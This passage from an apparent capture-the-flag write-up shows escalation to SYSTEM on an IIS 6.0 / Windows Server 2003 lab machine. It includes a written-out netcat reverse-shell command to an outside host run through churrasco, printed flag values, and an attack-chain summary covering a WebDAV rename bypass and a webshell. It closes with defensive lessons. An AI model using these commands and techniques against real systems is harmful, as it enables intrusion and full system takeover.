dir
C:\WINDOWS\Temp>copy \\10.10.16.6\smbFolder\churrasco.exe
        1 file(s) copied.

C:\WINDOWS\Temp>dir
 Directory of C:\WINDOWS\Temp

09/15/2025  11:27 PM             31,232 churrasco.exe
04/12/2017  10:14 PM    <DIR>          rad61C21.tmp
04/12/2017  10:14 PM    <DIR>          radDDF39.tmp
02/18/2007  03:00 PM             22,752 UPD55.tmp
12/24/2017  08:24 PM    <DIR>          vmware-SYSTEM
C:\Windows\Temp is chosen because it's writable by practically any account, NETWORK SERVICE included, and that's the whole criterion. The files from 2007 and 2017 sharing it give a sense of how old the install is.
With nc listening on 4443 and nc.exe still reachable over SMB, we launch the exploit passing it the command we want run already as SYSTEM:
rlwrap nc -nlvp 4443.\churrasco.exe "\\10.10.16.6\smbFolder\nc.exe -e cmd 10.10.16.6 4443"The shape is typical of this family of tools: churrasco doesn't hand you a shell by itself, it takes a command and runs it with the stolen token. We give it a second reverse shell, and that's the one landing with privileges.

listening on [any] 4443 ...
connect to [10.10.16.6] from (UNKNOWN) [10.10.10.15] 1069
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\TEMP>whoami
nt authority\system
The new reverse shell runs as NT AUTHORITY\SYSTEM. That's enough to read both flags, which in this generation of Windows don't live under C:\Users but under Documents and Settings:

C:\>dir
 Directory of C:\

04/12/2017  05:27 PM    <DIR>          ADFS
04/12/2017  10:19 PM    <DIR>          Documents and Settings
04/12/2017  05:17 PM    <DIR>          FPSE_search
04/12/2017  05:17 PM    <DIR>          Inetpub
12/24/2017  08:21 PM    <DIR>          Program Files
09/16/2021  02:49 PM    <DIR>          WINDOWS
04/12/2017  05:05 PM    <DIR>          wmpub
C:\DOCUME~1>dir
Directory of C:\DOCUME~1
04/12/2017 09:48 AM <DIR> Administrator
04/12/2017 05:03 AM <DIR> All Users
04/12/2017 10:19 AM <DIR> LakisDOCUME~1 isn't a quirk: it's the 8.3 short name for Documents and Settings, and in a 2003 cmd it's the convenient way into a directory with spaces without fighting quotes. The C:\ listing also confirms the machine's profile: Inetpub (IIS), FPSE_search (the FrontPage extensions, which are exactly what implements WebDAV in IIS 6.0) and wmpub (Windows Media Services).
C:\DOCUME~1>type Administrator\Desktop\root.txt
aa4beed1c0584445ab463a6747bd06e9

C:\DOCUME~1>type Lakis\Desktop\user.txt
700c5dc163014e22b3e408f8703f67d1
Both in one go, because SYSTEM reads any profile's desktop. Lakis is the machine's only real user and never had to be compromised: we went from the IIS service account straight to SYSTEM.
Attack chain
IIS 6.0 + WebDAV (80), only open port (65534 filtered)
   └─ davtest: writing works, but .asp/.aspx blocked on PUT
        └─ PUT cmdasp.txt  +  MOVE → cmdasp.aspx  (extension filter bypass)
             └─ static __VIEWSTATE → webshell driveable from curl
                  └─ nc.exe served over SMB  ──►  NT AUTHORITY\NETWORK SERVICE
                       └─ SeImpersonatePrivilege on Windows Server 2003 (5.2.3790)
                            └─ churrasco (token kidnapping)  ──►  SYSTEM (user.txt + root.txt)
Lessons learned
- An upload extension filter isn't enough if you allow renaming. The server blocked
.aspxonPUTbut allowedMOVE: uploading as.txtand renaming to.aspxbypasses the control entirely. Validation must cover all operations, not just the initial one. - Enabling
PUT/MOVEin WebDAV is exposing write access to the web server. If write methods aren't needed, disable them. WebDAV "just in case" is free attack surface. - Grandpa and Granny show two faces of the same IIS 6.0. One falls to the version BOF (CVE-2017-7269); the other to misconfigured methods. The same old software, two different vectors, and the same final escalation via
churrasco. - The impersonation privilege is gold on service accounts.
SeImpersonatePrivilegeon the IIS pool account leads to SYSTEM with the right tool for the Windows version: churrasco here, the Potato family on modern systems. - What a server declares is not what a server does.
nmapleftPUTout ofAllowed Methodsand the upload worked anyway. AnAllow:header is a claim by the server, not a check; the proof came fromdavtestactually trying it. The same logic runs the other way: a listed method is no guarantee it works either. filteredandcloseddon't mean the same thing. The remaining 65,534 ports came back asfiltered (no-response), that is, silence rather than refusal: a firewall is dropping packets. With aclosed (reset)you can state there's no service behind it; with afiltered, only that it didn't answer.SUCCEEDon upload andSUCCEEDon execution are different things.davtestuploaded.php,.jspand.cfmwithout trouble and none of them executed, because IIS has no such interpreters. The useful question is never "what can I upload?", it's "which of the things I can upload does this server know how to interpret?".- Transferring a file over SMB leaves a trail that cuts both ways.
smbserver.pycapturedGRANNY$'s NetNTLMv2 just because the victim connected. It's anecdotal here, but it's the same primitive NTLM relay rests on, and it explains why outbound SMB off the network is something you block at the perimeter.